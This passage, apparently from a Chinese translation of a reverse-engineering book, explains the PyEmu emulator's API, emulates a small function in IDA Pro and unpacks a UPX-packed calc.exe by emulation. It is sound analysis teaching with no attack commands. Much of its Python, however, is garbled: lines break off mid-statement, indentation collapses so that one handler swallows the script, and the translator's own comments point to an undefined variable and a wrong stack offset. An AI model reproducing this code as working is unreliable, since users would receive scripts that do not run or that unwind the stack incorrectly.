PyEmu 负责驱动整个仿真器的运作。PyEmu 类本身被设计的非常轻便和灵活，使得开 发者能够很块的开发出强大的仿真器脚本，而不用关心底层操作。这一切都由 PyEmu 提供的帮助函数实现，使用它们能让我们的这个逆向工作变得更简单，无论是操作执行流程，改变寄存器值还是更新内存等等。下面就来卓一介绍它们。

12.2.4 执行操作

PyEmu 的执行过程由一个函数控制，execute()。原型如下：

```
execute( steps=1, start=0x0, end=0x0 )
```

总共三个参数，如果一个都没有提供，就从 PyEmu 当前的地址开始执行。这个地址也 许是 PyDbg 的 EIP 寄存器指向的位置，也许是 PEPyEmu 加载的可执行程序的入口地址，也 许是 IDA Pro 光标所处的位置。start 为开始执行的地址，steps 为执行的指令数量，end 为结 束的地址。

12.2.5 内存和寄存器操作

修改和检索寄存器与内存的值在逆向的过程中特别重要。 PyEmu 将它们分成了 4 类： 内存，栈变量(stack variables)，栈参数(stack arguments)，寄存器。内存操作由 get_memory() 和 set_memory()完成。

```
get_memory( address, size ) set_memory( address, value, size=0 )
```

get_memory()函数接收 2 个参数:address 为要查询的地址，size 为要获得数据的大小。 set_memoey()负责写入数据，address 为写入的地址，value 为写入的值，size 为写入数据的 大小。

另外两类基于栈操作的函数也差不多，主要负责栈框架中函数参数和本地变量的检索和 修改。

```
set_stack_argument( offset, value, name="" )
get_stack_argument( offset=0x0, name="" )
set_stack_variable( offset, value, name="" )
get_stack_variable( offset=0x0, name="" )
```

set_stack_argument()的 offset 相对与 ESP，用于对传入函数的参数进行改变。在操作的过程中可以提供可以可选的名字。get_stack_argument()通过 offset 指定的相对于 ESP 的位移 获得参数值，或者通过指定的 name(前提是在 set_stack_argument 中提供了)获得。使用方式 如下：

```
set_stack_argument( 0x8, 0x12345678, name="arg_0" ) get_stack_argum
get_stack_argument( "arg_0" )
```

set_stack_variable()和 get_stack_variable()的操作也类似除了 offset 是相对于 EBP(如果允 许的话)以外，因为它们负责操作函数的局部变量。

12.2.6 处理函数

处理函数提供了一种非常强大且灵活的回调结构，用于 观察，设置或者修改程序的特定部分。PyEmu 中有 8 个主要处理函数： register 处理函数, library 处理函数, exception 处理函数, instruction 处理函数, opcode 处理函数, memory 处理 函数, high-level memory 处理函数还有 program counter 处理函数。让我们快速的了解下每一 个函数，之后我们马上要在用到它们。

12.2.6.1 Register 处理函数

Register Handlers 寄存器处理函数，用于监视任何寄存器的改变。只要有寄存器的遭到 修改就将触发 Register Handlers。安装方式如下：

```
set_register_handler( register, register_handler_function )
set_register_handler( "eax ", eax_register_handler )
```

安装好之后，就需要定义处理函数了，原型如下：

```
def register_handler_function( emu, register, value, type ):
```

当处理函数被调用的时候，所有的参数都又 PyEmu 传入，第一个参数就是 PyEmu 实例 首，接着是寄存器名，以及寄存器的值，type 告诉我们这次操作是读还是写。时间久了你就 会发现用这种方式观察寄存器是有多么强大且方便，如果需要你还能在处理函数里改变它 们。

12.2.6.2 ### Library 处理函数

Library handle 库处理函数，能让我们捕捉所有的外部库调用，在它们被调用进程序之前就截获它们，这样就能很方便的修改外部库函数的调用方式以及返回值。安装方式如下：

```
set_library_handler( function, library_handler_function )
set_library_handler( "CreateProcessA", create_process_handler )
set_library_handler("LoadLibraryA", loadlibrary)
```

库处理函数的原型如下：

```
def library_handler_function( emu, library, address ):
```

第一个参数就是 PyEmu 的实例。library 为我们想要监视的函数，或者库，第三个是函 数被映射在内存中的地址。

12.2.6.3 Exception 处理函数

Exception Handlers 异常处理函数和第二章介绍的"处理函数相似"。PyEmu 仿真器中的 异常会触发 Exception Handlers 的调用。当前 PyEmu 支持通用保护错误，也就是说我们能够 处理在模拟器中的任何内存访问违例。安装方式如下：

```
set_exception_handler( "GP", gp_exception_handler )
```

Exception 处理函数原型如下：

```
def gp_exception_handler( emu, exception, address ):
```

同样，第一个参数是 PyEmu 实例，exception 为异常代码，address 为异常发生的地址。

12.2.6.4 Instruction 处理函数

Instruction Handlers 指令处理函数，很强大，因为它能捕捉任何特定的指令。就像 Cody 在 BlackHat 说展示的那样，你能够通过安装一个 CMP 指令的处理函数，来监视整个程序流 程的分支判断，并控制它们。

```
set_instruction_handler( instruction, instruction_handler )
set_instruction_handler( "cmp", cmp_instruction_handler )
```

Instruction 处理函数原型如下：

```
def cmp_instruction_handler( emu, instruction, op1, op2, op3 ):
```

第一个参数照旧是 PyEmu 实例，instruction 则为被执行的指令， 另外三个都是可能的运 算对象。

12.2.6.5 Opcode 处理函数

Opcode handlers 操作码处理函数和指令处理函数非常相似，任何一个特定的操作码被执 行的时候，都会调用 Opcode handlers。这样我们对代码的控制就变得更精确了。每一个指令 都有可能有不同的操作码这依赖于它们的运算对象，例如，PUSH EAX 时操作码是 0x50， 而 PUSH 0x70 时操作码是 0x6A，合起来整个指令的操作码就是 0x6A70,如下所示：

```
50 PUSH EAX
6A 70 PUSH 0x70
```

它们的安装方法很简单：

```
set_opcode_handler( opcode, opcode_handler )
set_opcode_handler( 0x50, my_push_eax_handler )
set_opcode_handler( 0x6A70, my_push_70_handler )
```

第一个参数只要简单的设置成我们需要捕捉的操作码，第二个参数就是处理函数了。捕捉的范围不限于单个字节，而可以是多这个字节，就想第二个例子一样。处理函数原型如下：

```
def opcode_handler( emu, opcode, op1, op2, op3 ):
```

第一个 PyEmu 实例，后面不再累赘。opcode 是捕捉到的操作码，剩下的三个就是指令 可能使用到的计算对象。

12.2.6.6 Memory 处理函数

Memory handlers 内存处理函数用于跟踪特定地址的数据访问。它能让我们很方便的跟 踪缓冲区中感兴趣的数据以及全局变量的改变过程。安装过程如下：

```
set_memory_handler( address, memory_handler )
set_memory_handler( 0x12345678, my_memory_handler )
```

address 简单传入我们想要观察的内存地址， my_memory_handler 就是我们的处理函 数。函数原型如下：

```
def memory_handler( emu, address, value, size, type )
```

第二个参数 address 为发生内存访问的地址，value 是被读取或者写入的数据，size 是数 据的大小，type 告诉我们这次操作读还是写。

12.2.6.7 High-Level Memory 处理函数

High-Level Memory Handlers 高级内存处理函数，很高级很强大。通过安装它们，我们 就能监视这个内存快（包括栈和堆）的读写。这样就能全面的控制内存的访问，是不是很邪恶。安装方式如下：

```
set_memory_write_handler( memory_write_handler )
set_memory_read_handler( memory_read_handler )
set_memory_access_handler( memory_access_handler )
set_stack_write_handler( stack_write_handler )
set_stack_read_handler( stack_read_handler )
set_stack_access_handler( stack_access_handler )
set_heap_write_handler( heap_write_handler )
set_heap_read_handler( heap_read_handler )
set_heap_access_handler( heap_access_handler )
```

所有的这些安装函数只要简单的提供一个处理函数就可以了，任何内存的变动都会通知 我们。处理函数的原型如下：

```
def memory_write_handler( emu, address ):
def memory_read_handler( emu, address ):
def memory_access_handler( emu, address, type ):
```

memory_write_handler 和 memory_read_handler 只是简单的接收 PyEmu 实例和发生读写 的地址。第三个 access handler 多了一个 type 用于说明这次不做到的是读数据还是些数据。 栈和堆的处理函数和上面的一样，不做解说。

12.2.6.8 Program Counter 处理函数

The program counter handler 程序计数器处理函数，将在程序执行到特定地址的时候触 发。安装过程如下：

```
set_pc_handler( address, pc_handler )
set_pc_handler( 0x12345678, 12345678_pc_handler )
```

address 为我们将要监视的地址，一旦 CPU 执行到这就会触发我们的处理函数。处理 函数的原型如下：

```
def pc_handler( emu, address ):
```

第二个参数 address 为被捕捉到的地址。

现在我们已经讲解完了，PyEmu 的基础知识。是时候将它们用于实际工作中了。接下 来会进行两个实验。第一个使用 IDAPyEmu 在 IDA Pro 模拟一个简单的函数调用。第二个 实验使用 PEPyEmu 解压一个被 UPX 压缩过的（伟大的开源压缩程序）二进制文件。

12.3 IDAPyEmu

我们的第一个例子就是在 IDA Pro 分析程序的时候，使用 PyEmu 仿真一次简单的函数 调用。这次实验的程序就是 addnum.exe，主要功能就是从命令行中接收两个参数，然后相 加，再输出结果，代码使用 C++ 编写，可从 http://www.nostarch.com/ghpython.htm 下载。

```
/*addnum.cpp*/
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>
int add_number( int num1, int num2 )
{
    int sum;
    sum = num1 + num2;
    return sum;
}
int main(int argc, char* argv[])
{
    int num1, num2;
    int return_value;
    if( argc < 2 )
    {
        printf("You need to enter two numbers to add.\n"); printf('
        return 0;
    }
    num1 = atoi(argv[1]);
    num2 = atoi(argv[2]);
    return_value = add_number( num1, num2 );
    printf("Sum of %d + %d = %d",num1, num2, return_value );
    return 0;
}
```

程序将命令行传入的参数转换成整数，然后调用add_number函数相加。我们将 add_number 函数作为我们的仿真对象，因为它够简单而且结果也很容易验证，作为我们使 用 PyEmu 的起点是个不二选择。

在深入 PyEmu 使用之前，让我们看看 add_number 的反汇编代码。

```
var_4= dword ptr -4
# sum variable arg_0= dword ptr 8
# int num1 arg_4= dword ptr 0Ch
# int num2 push ebp
mov ebp, esp
push ecx
mov eax, [ebp+arg_0]
add eax, [ebp+arg_4]
mov [ebp+var_4], eax
mov eax, [ebp+var_4]
mov esp, ebp
pop ebp retn
```

Listing 12-1: add_number 的反汇编代码

var_4，arg_0，arg_4 分别是参数在栈中的位置，从 C++的反汇编代码中可以清楚的看 出，整个函数的执行流程，和参数的调用关系。我们将使用 PyEmu 仿真整个函数，也就是 上面列出的汇编代码，同时设置 arg_0 和 arg_4 为我们需要的任何数，最后 retn 返回的时候， 捕获 EAX 的值，也就是函数的返回值。虽然仿真的函数似乎过于简单，不过整个仿真过程 就是一切函数仿真的基础，一通百通。

12.3.1 函数仿真

开始脚本编写，第一步确认 PyEmu 的路径设置正确。

```
#addnum_function_call.py
import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import *
```

设置好库路径之后，就要开始函数仿真部分的编写了。首先将我们逆向的程序的，代码 块和数据块映射到仿真器中，以便仿真器仿真运行。因为我们会使用 IDAPython 加载这些块，对相关函数不熟悉的同学，请翻到第十一章，认真阅读。

```
#addnum_function_call.py
...
emu = IDAPyEmu()
# Load the binary's code segment
code_start = SegByName(".text")
code_end = SegEnd( code_start )
while code_start <= code_end:
    emu.set_memory( code_start, GetOriginalByte(code_start), size=1
    code_start += 1
print "[*] Finished loading code section into memory."
# Load the binary's data segment
data_start = SegByName(".data")
data_end = SegEnd( data_start )
while data_start <= data_end:
    emu.set_memory( data_start, GetOriginalByte(data_start), size=1
    data_start += 1
print "[*] Finished loading data section into memory."
```

使用任何仿真器方法之前都必须实例化一个 IDAPyEmu 对象。接着将代码块和数据块 加载进 PyEmu 的内存，名副其实的依葫芦画瓢喔。使用 IDAPython 的 SegByName()函数找 出块首，SegEnd()找出块尾。然后一个一个字节的将这些块中的数据拷贝到 PyEmu 的内存 中。代码和数据块都加载完成后，就要设置栈参数了， 这些参数可以任意设置，最后再安装 一个 retn 指令处理函数。

```
#addnum_function_call.py
...
# Set EIP to start executing at the function head
emu.set_register("EIP", 0x00401000)
# Set up the ret handler
emu.set_mnemonic_handler("ret", ret_handler)
# Set the function parameters for the call
emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")
# There are 10 instructions in this function
emu.execute( steps = 10 )
print "[*] Finished function emulation run."
```

首先将 EIP 指向到函数头，0x00401000，PyEmu 仿真器将从这里开始执行指令。接着， 在函数的 retn 指令上设置 助记符(mnemonic)或者指令处理函数(set_instruction_handler)。第 三步，设置栈参数以供函数调用。在这里设置成 0x00000001 和 0x00000002。最后让 PyEmu 执行完成整个函数 10 行代码。完整的代码如下。

```
#addnum_function_call.py
import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import *
def ret_handler(emu, address):
    num1 = emu.get_stack_argument("arg_0")
    num2 = emu.get_stack_argument("arg_4")
    sum = emu.get_register("EAX")
    print "[*] Function took: %d, %d and the result is %d." % (num1
    return True emu = IDAPyEmu()
    # Load the binary's code segment
    code_start = SegByName(".text")
    code_end = SegEnd( code_start )
    while code_start <= code_end:
        emu.set_memory( code_start, GetOriginalByte(code_start), si
        code_start += 1
    print "[*] Finished loading code section into memory."
    # Load the binary's data segment
    data_start = SegByName(".data")
    data_end = SegEnd( data_start )
    while data_start <= data_end:
        emu.set_memory( data_start, GetOriginalByte(data_start), si
        data_start += 1
    print "[*] Finished loading data section into memory."
    # Set EIP to start executing at the function head
    emu.set_register("EIP", 0x00401000)
    # Set up the ret handler
    emu.set_mnemonic_handler("ret", ret_handler)
    # Set the function parameters for the call
    emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
    emu.set_stack_argument(0xc, 0x00000002, name="arg_4")
    # There are 10 instructions in this function
    emu.execute( steps = 10 )
    print "[*] Finished function emulation run."
```

ret 指令处理函数简单的设置成检索出栈参数和 EAX 的值，最后再将它们打印出来。 用 IDA 加载 addnum.exe，然后将 PyEmu 脚本当作 IDAPython 文件调用。输出结果将如下：

```
[*] Finished loading code section into memory.
[*] Finished loading data section into memory.
[*] Function took 1, 2 and the result is 3.
[*] Finished function emulation run.
```

Listing 12-2: IDAPyEmu 仿真函数的输出

很好很简单！整个过程很成功，栈参数和返回值都从捕获，说明函数仿真成功了。作为进一步的练习，各位可以加载不同的文件，随机的选择一个函数进行仿真，然后监视相关数 据的调用或者任何感兴趣的东西。某一天，当你遇到一个上千行的函数的时候，相信这种方 法能帮你从无数的分支，循环还有可怕的指针中拯救出来，它们节省的不仅仅是事件，更是 你的信心。接下来让我们用 PEPyEmu 库解压一个被压缩文件。

12.3.2 PEPyEmu

PEPyEmu 类用于可执行文件的静态分析（不需要 IDA Pro）。整个处理过程就是将磁盘 上的可执行文件映射到内存中，然后使用 pydasm 进行指令解码。下面的试验中，我们将通 过仿真器运行一个压缩过的可执行文件，然后把解压出来的原始文件转存到硬盘上。这次使 用的压缩软件就是 UPX(Ultimate Packer for Executables)，一款伟大的开源压缩软件，同时也 是使用最广的压缩软件，用于最大程度的压缩可执行文件，同样也能被病毒软件用来迷惑分 析者。在使用自定义 PyEmu 脚本(Cody Pierce 提供)对程序进行解压之前，让我们看看压缩 程序是怎么工作的。

12.3.3 压缩程序

压缩程序由来已久。最早在我们使用 1.44 软盘的时候，压缩程序就用来尽可能的减少 程序大小(想当初我们的软盘上可是有上千号文件)，随着事件的流逝，这项技术也渐渐成为 病毒开发中的一个主要部分，用来迷惑分析者。一个典型的压缩程序会将目标程序的代码段 和数据段进行压缩，然后将入口点替换成解压的代码。当程序执行的时候，解压代码就会将 原始代码加压进内存，然后跳到原始入口点 OEP(original entry point)，开始正常运行程序。 在我们分析调试任何压缩过的程序之前，也都必须解压它们。这时候你会想到用调试器完成 这项任务（因为各种丰富的脚本），不过现在的病毒一般都缴入反调试代码，用调试器进行 解压变得越来越困难。那怎么办呢？用仿真器。因为我们并没有附加到正在执行的程序，而 是将压缩过的代码拷贝到仿真器中运行，然后等待它自动解压完成，接着再把解压出来的原 始程序，转储到硬盘上。以后就能够正常的分析调试它们了。

这次我们选择 UPX 压缩 calc.exe。然后用 PyEmu 解压它，最后 dump 出来。记得这种 方法同样适用于别的压缩程序，万变不离其宗。

1. UPX

UPX 是自由的，是开源的，是跨平台的(Linux Windows....)。提供不同的压缩级别，和 许多附加的选项，用于完成各种不同的压缩任务。我们使用默认的压缩方案，都让你可随意 的测试。

从 http://upx.sourceforge.net 下载 UPX。

解压到 C 盘，官方没有提供图形界面，所以我们必须从命令行操作。打开 CMD，改 变当前目录到 C:\upx303w(也就是 UPX 解压的目录)，输入以下命令：

```
C:\upx303w>upx -o c:\calc_upx.exe C:\Windows\system32\calc.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2008
UPX 3.03w Markus Oberhumer, Laszlo Molnar & John Reiser Apr 27th 20
File size Ratio Format Name
-------------------- ------ ----------- -----------
114688 -> 56832 49.55% win32/pe calc_upx.exe
Packed 1 file. C:\upx303w>
```

成功的压缩了 Windows 的计算器，并且转储到了 C 盘下。

-o 为输出标志，指定输出文件名。接下来，终于到了 PEPyEmu 出马了。

1. 使用 PEPyEmu 解压 UPX

UPX 压缩可执行程序的方法很简单明了：重写程序的入口点，指向解压代码，同时添 加两个而外的块，UPX0 和 UPX1。使用 Immunity 加载压缩程序,检查内存布局(ALT-M),将会看到如下相似的输出：

```
Address Size Owner Section Contains Access Initial Access 00100000
01001000 00019000 calc_upx UPX0 RWE RWE
0101A000 00007000 calc_upx UPX1 code RWE RWE
01021000 00007000 calc_upx .rsrc data,imports RW RWE
resources
```

Listing 12-3: UPX 压缩之后的程序的内存布局.

UPX1 显示为代码块，其中包含了主要的解压代码。代码经过 UPX1 的解压之后，就跳 出 UPX1 块，到达真正的可执行代码块，开始执行程序。我们要做的就是让仿真器运行解压 代码，同时不断的检测 EIP 和 JMP，当发现有 JMP 指令使得 EIP 的范围超出 UPX1 段的时 候，说明将到跳转到原始代码段了。

接下来开始代码的编写，这次我们只使用独立的 PEPyEmu 模块。

```
#upx_unpacker.py
from ctypes import *
# You must set your path to pyemu
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PEPyEmu
# Commandline arguments
exename = sys.argv[1]
outputfile = sys.argv[2]
# Instantiate our emulator object
emu = PEPyEmu()
if exename:
    # Load the binary into PyEmu
    if not emu.load(exename):
        print "[!] Problem loading %s" % exename
        sys.exit(2)
else:
    print "[!] Blank filename specified"
    sys.exit(3) # Set our library handlers
emu.set_library_handler("LoadLibraryA", loadlibrary)
emu.set_library_handler("GetProcAddress", getprocaddress)
emu.set_library_handler("VirtualProtect", virtualprotect)
# Set a breakpoint at the real entry point to dump binary
emu.set_mnemonic_handler( "jmp", jmp_handler )
# Execute starting from the header entry point
emu.execute( start=emu.entry_point )
```

第一步将压缩文件加载进 PyEmu。第二部，在 LoadLibraryA, GetProcAddress, VirtualProtect 三个函数上设置库处理函数。这些函数都将在解压代码中调用，这些操作必须 我们自己在仿真器中完成。第三步，在解压程序执行完成准备跳到 OEP 的时候，我们将进 行相关的操作，这个任务就有 JMP 指令处理函数完成。最后告诉仿真器，从压缩程序头部 开始执行代码。

```
#upx_unpacker.py
from ctypes import *
# You must set your path to pyemu
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PEPyEmu
'''
HMODULE WINAPI LoadLibrary(
    in LPCTSTR lpFileName
);
'''
def loadlibrary(name, address):
# Retrieve the DLL name
dllname = emu.get_memory_string(emu.get_memory(emu.get_register("ES
# Make a real call to LoadLibrary and return the handle
dllhandle = windll.kernel32.LoadLibraryA(dllname)
emu.set_register("EAX", dllhandle)
```

```
# Reset the stack and return from the handler
return_address = emu.get_memory(emu.get_register("ESP"))
emu.set_register("ESP", emu.get_register("ESP") + 8)
emu.set_register("EIP", return_address)
return True
'''
FARPROC WINAPI GetProcAddress(
    in HMODULE hModule,
    in LPCSTR lpProcName
);
'''
def getprocaddress(name, address):
    # Get both arguments, which are a handle and the procedure name
    handle = emu.get_memory(emu.get_register("ESP") + 4)
    proc_name = emu.get_memory(emu.get_register("ESP") + 8)
    # lpProcName can be a name or ordinal, if top word is null it's
    # lpProcName 的高 16 位是 null 的时候,它就是序列号(也就是个地址),否者
    if (proc_name >> 16):
        procname = emu.get_memory_string(emu.get_memory(emu.get_reg
    else:
        procname = arg2
    #这 arg2 不知道从何而来,应该是 procname = proc_name
    # Add the procedure to the emulator
    emu.os.add_library(handle, procname)
    import_address = emu.os.get_library_address(procname)
    # Return the import address
    emu.set_register("EAX", import_address)
    # Reset the stack and return from our handler
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 8)
    #这里应该是 r("ESP") + 8, 因为有两个参数需要平衡
    emu.set_register("EIP", return_address)
    return True
'''
BOOL WINAPI VirtualProtect(
    in LPVOID lpAddress,
    in SIZE_T dwSize,
    in DWORD flNewProtect,
    out PDWORD lpflOldProtect
);
'''
def virtualprotect(name, address):
    # Just return TRUE
    emu.set_register("EAX", 1)
    # Reset the stack and return from our handler
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 16)
    emu.set_register("EIP", return_address)
    return True
# When the unpacking routine is finished, handle the JMP to the OEP
def jmp_handler(emu, mnemonic, eip, op1, op2, op3):
    # The UPX1 section
    if eip < emu.sections["UPX1"]["base"]:
```

```
        print "[*] We are jumping out of the unpacking routine."
        print "[*] OEP = 0x%08x" % eip
        # Dump the unpacked binary to disk
        dump_unpacked(emu)
        # We can stop emulating now
        emu.emulating = False
        return True
```

LoadLibrary 处理函数从栈中捕捉到调用的 DLL 的名字，然后使用 ctypes 库函数进行真正的 LoadLibraryA 调用，这个函数由 kernel32.dll 导出。调用成功返回后，将句柄传递 给 EAX 寄存器，重新调整仿真器栈，最后重处理函数返回。同样，GetProcAddress 处理函 数 从 栈 中 接 收 两 个 参 数(arg2)， 然 后 在 仿 真 器 中 进 行 真 实 的 调 用(emu.os.add_library 和 emu.os.get_library_address)， 这 个 函 数 也 由 kernel32.dll 导 出 (当 然 也 可 以 使 用 windll.kernel32.GetProcAddress) 。 之 后 把 地 址 存 储 到 EAX， 调 整 栈 (这 里 原 作 者 使 用 emu.set_register("ESP", emu.get_register("ESP") + 8)，不过由于是两个参数，应该是+12)，返 回。第三个 VirtualProtect 处理函数，只是简单的返回一个 True 值，接着就是一样的栈处理 和从函数中返回。之所以这样做，是因为我们不需要真正的保护内存中的某个页面；我们值 需要确保在仿真器中的 VirtualProtect 调用都返回真。最后的 JMP 指令处理函数做了一个简 单的确认，看是否要跳出解压代码段，如果跳出，就调用 dump_unpacked 将代码转储到硬 盘上。之后告诉仿真器停止工作，解压工作完成了。

下面就是 dump_unpacked 代码。

```
#upx_unpacker.py
...
def dump_unpacked(emu):
    global outputfile
    fh = open(outputfile, 'wb')
    print "[*] Dumping UPX0 Section"
    base = emu.sections["UPX0"]["base"]
    length = emu.sections["UPX0"]["vsize"]
    print "[*] Base: 0x%08x Vsize: %08x"% (base, length)
    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))
    print "[*] Dumping UPX1 Section"
    base = emu.sections["UPX1"]["base"]
    length = emu.sections["UPX1"]["vsize"]
    print "[*] Base: 0x%08x Vsize: %08x" % (base, length)
    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))
    print "[*] Finished."
```

我们只需要简单的将 UPX0 和 UPX1 两个段的代码写入文件。一旦文件 dump 成功，就能够想正常程序一样分析调试它们了。在命令行中使用我们的解压脚本看看：

```
C:\>C:\Python25\python.exe upx_unpacker.py C:\calc_upx.exe calc_cle
[*] We are jumping out of the unpacking routine.
[*] OEP = 0x01012475
[*] Dumping UPX0 Section
[*] Base: 0x01001000 Vsize: 00019000
[*] Dumping UPX1 Section
[*] Base: 0x0101a000 Vsize: 00007000 [*] Finished.
C:\>
```

Listing 12-4:upx_unpacker.py 的命令行输出

现在我们有了一个和未加密的 calc.exe 一样的 calc_clean.exe。大功告成，各位不妨测试 着写写不同壳的解压代码，相信不久之后你会学到更多。